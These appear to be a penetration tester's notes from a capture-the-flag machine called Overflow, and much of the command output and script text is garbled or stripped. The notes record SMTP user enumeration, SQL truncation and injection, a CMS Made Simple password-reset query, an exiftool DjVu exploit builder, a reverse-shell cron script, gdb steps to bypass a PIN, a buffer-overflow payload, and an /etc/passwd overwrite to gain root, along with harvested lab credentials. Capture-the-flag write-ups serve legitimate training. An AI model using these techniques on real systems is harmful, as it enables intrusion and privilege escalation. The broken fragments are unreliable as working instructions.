



Creds

Username	Password	Description
editor	alpha!@#\$%bravo	cms made simple...??
developer	sh@tim@n	ssh
Pin	-202976456	binary

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
25	smtp	Postfix smtpd

Service Info: Host: overflow; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Thu Jan 20 14:37:17 2022 as: nmap -sC -sV -p 22,25,80 -vvv -oA nmap/Full 10.10.11.119
for 10.10

2022 14 63 0
for

22 open ssh 63 7 2.0
2048

256
256

25 open 63 10240000
80 open 63 2.4

# Nmap done at Thu Jan 20 14:38:01 2022 -- 1 IP address (1 host up) scanned in 44.68 seconds
```

/etc/hosts

10.10

SMTP Enumeration


10240000

ok. we can enum users with vrfy or mail from: name
dsn shows we will get a return email if sent to invalid email where we could get information from this

[github](#)



Web Enumeration

index.html no response
index.php returns





potential user ajmal ??

Register




Login




gobuster


/




/config/



/home/



/home/profile



sql truncation attack

create user admin=
login with user admin=

REGISTER

Username
admin=

Password

Confirm Password

SIGN UP

[GO BACK](#)

REGISTER


Username
admin=

Password

Confirm Password

SIGN UP

[GO BACK](#)



potential other users...

also sqlinjection

1

47

5

4

1

14
47

2

1

1

2021

1

2021

```
1
202
1
12
{id
1      11
2      10
3      13
4      15
5      16
6      20
7
8      10
9      14
10     16
11     10
12     12
```

```
      users
'developer' 'localhost' 1
```

```
echo "Make sure you check out devbuild-job.overflow.htb and report any UI related problems to developer, use the editor account to authenticate."
```

/etc/hosts

```
10.10
```

Rabbit Hole

[cms made simple password recovery.](#)

With this universal database query you can reset the password:

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''), 'NEW_P
ASSWORD')))) where username = 'USER_NAME'
```

Just change the required password and the matching Admin user name. The example query used in the video is:

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''), 'chang
3m3')))) where username = 'cmsmsadmin'
```

Afterwards the user `cmsmsadmin` could log into the CMSMS Admin panel again with the temporary pass `chang3m3` and updated his credentials at **My Preferences >> My Account**

In this tutorial I assume the database prefix has the default value `cms_`. If this is changed in your install, see the `config.php` file, you need to change the prefix in all code used in this article.

sitemask : 6c2d17f37e226486

[CMS Made Simple exploit](#) for reference in helping crack the password.

```
20
#$$bravo
```

editor:alpha!@#\$\$bravo [00 - Loot > Creds](#)

devbuild-job.overflow.htb/home/

able to bypass login with just /home/ discovered from gobuster/fuzzing and click the user icon to go to the file upload page..

```
302
25    2022
0
1041
: 11.92
:
:
: 14
: 2022
: 2022
: 2022
:
:
:
: 1.01
:
: 1
: 1
: 300
: 168
:
: 8
```

```
: 3
:
: 2 2
:
: 0.050
```

exiftool 11.92
[exploit](#)

quick script to build exploit image

```
#sudo apt install djpegutils
# Installs the required tools

# build payload
echo "(metadata c\

# Compress our payload file with to make it non human-readable
'1,1'

# INFO = Anything in the format 'N,N' where N is a number
# BGjp = Expects a JPEG image, but we can use /dev/null to use nothing as background image
# ANtZ = Will write the compressed annotation chunk with the input file
#build configfile
echo ""

# All EXIF tags are added to the Main table, and WriteGroup is used to
# specify where the tag is written (default is ExifIFD if not specified):
'Image:ExifTool::Exif::Main'
# Example 1. EXIF:NewEXIFTag

'HasselbladExif'
'string'
'IFD0'

# add more user-defined EXIF tags here...

1 #end%
%%

#wget http://image.jpg
'-HasselbladExif<=exploit.djvu'
```

www-data Enumeration

```
cat

#define('DB_Server', 'localhost');
#define('DB_Username', 'root');
#define('DB_Password','root');
#define('DB_Name', 'Overflow');

"localhost" "developer" "shgtim@n" "Overflow"
"Overflow"

false
'Cannot Connect to Database'
```

developer:sh@tim@n [00 - Loot > Creds](#)

developer Enumeration

```
2022 UID 111 1922
2022 UID 0 192
2022 UID 0 19
2022 UID 0 188
2022 UID 33 1845
2022 UID 33 1844
2022 UID 0 182
2022 UID 111 1811
2022 UID 0 1807
2022 UID 0 18
2022 UID 33 17382
2022 UID 0 16
2022 UID 0 15
2022 UID 0 14
2022 UID 0 13
2022 UID 0 122
2022 UID 0 12
2022 UID 33 1198
2022 UID 0 1175
2022 UID 112 1171
2022 UID 0 1111
2022 UID 0 11
2022 UID 0 1064
2022 UID 0 105
2022 UID 0 1003
2022 UID 0 10
2022 UID 0 1
2022 UID 1000 42055 bash
2022 UID 1000 42054 bash
2022 UID 1000 42053 bash
2022 UID 1000 42052 bash
2022 UID 0 42051
2022 UID 1000 42056 curl
```

/etc/passwd

```
10.10
```

getfacl

```
ls
16
```

```
3          4096  17 21  .
25         4096  30 20
1          109   28 2021
2          4096  17 21

# file: commontask.sh
# owner: tester
# group: tester
```

/etc/hosts

```
cat

127.0
127.0

# The following lines are desirable for IPv6 capable hosts
```

mod hosts file to include taskmanage
then add task.sh as www-data to /var/www/html with rev shell

```
ls
60
6          4096  27  .
4          4096  17 21
9          4096  29 20
5          4096  29
2          4096  29 20
3          4096  29
1          12406 29
1          2773  29
1          269   26 2021
1          4251  29
1          55    27

cat
#!/bin/bash
bash 0 &1
```

wait for rev shell

Tester Enumeration

user.txt

```
cat
```

/opt/file_encrypt

```
ls
24
2          4096  17 21  .
3          4096  17 21
1          11904 31 2021
1          399   30 2021

cat

in                                     function                                     in
```

get pin

```
set disassembly-flavor intel
disass check-pin
find cmp
set breakpoint at cmp
break *check_pin+89
run program enter any pin and enter to hit breakpoint
info registers
to view registers and can sea 1234 my entered pin in eax and the address 0xffffd068 as the ebp so i subtract 10 and view the value in that address
x/swd 0xffffd058
shows the pin -202976456
so i set eax to it
set $eax=-202976456
and continue with c
```

```
set
in
for function
0
1
3

9      cmp
2          4

break
1

1804289383      1234
```



```
1      in
1234
1448443888
1
1448433376
9
35
43
43
43
0
99
set
1448443888
1
1448433376
9
35
43
43
43
0
99
for
1      354547      for
```

looks like name value can be overflowed.....

```
1      in
for      for
in
```

lets find out where

```
1884289383
1      in
for      for
in
91
1093820993
1
1448433376
35
43
43
43
0
99
```

pattern_create and pattern_offset to find offset

```
64
44
```

ok so our offset is at 44. awesome so lets jump to

aslr disabled

```
cat
cat
cat
0
```

on my machine i had to disable

```
cat
2
```

```
echo 0 sudo tee
```

find encrypt function to jump to

```
for function
0
1
```

ok, so encrypt function is at 0x5655585b

payload

```
'print(b"A"*44 + b"\x5b\x55\x56")'
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV'
```

PIN: -202976456

NAMEPAYLOAD: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV

NOTE: can actually just copy and paste since no special characters.

Looking at the decrypt function

to encrypt, the encrypt function is just the character xored with 9b

so $A = 41 \oplus 9b = DA$

$0a \oplus 9b = 91$

simple enough

now lets exploit and get some files or something..

thought i was going to encrypt a file and then decrypt it to read it, but turns out i can just overwrite files

so, will copy a file and then encrypt it and then since xor with xored is just the original i will xor it over something

tried with authorized_keys... didn't work....

so will do with /etc/passwd

create password with openssl

```
passwd
```

cp /etc/passwd and add password to root where the x is

```
cp /etc/passwd /tmp/passwd
nano passwd

# the password is password
```

run file encrypt to xor file

```
1804289383
for i in $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 40 | uniq); do
```

copy to reown encrypted passwd and xor to /etc/passwd

```
cp
```

xor file to /etc/passwd

```
1804289383
for i in $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 40 | uniq); do
```

check it copied to /etc/passwd and then login as root

```
cat /etc/passwd

# the password is password

su

# cd /
#
```

root.txt

```
# cat root.txt
```

uname -a

```
# uname -a
4.15 #167-Ubuntu SMP Tue Sep 21 08:55:05 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
# id
# whoami
```

/etc/shadow

```
# cat /etc/shadow
```

```
/root/.ssh/id_rsa
```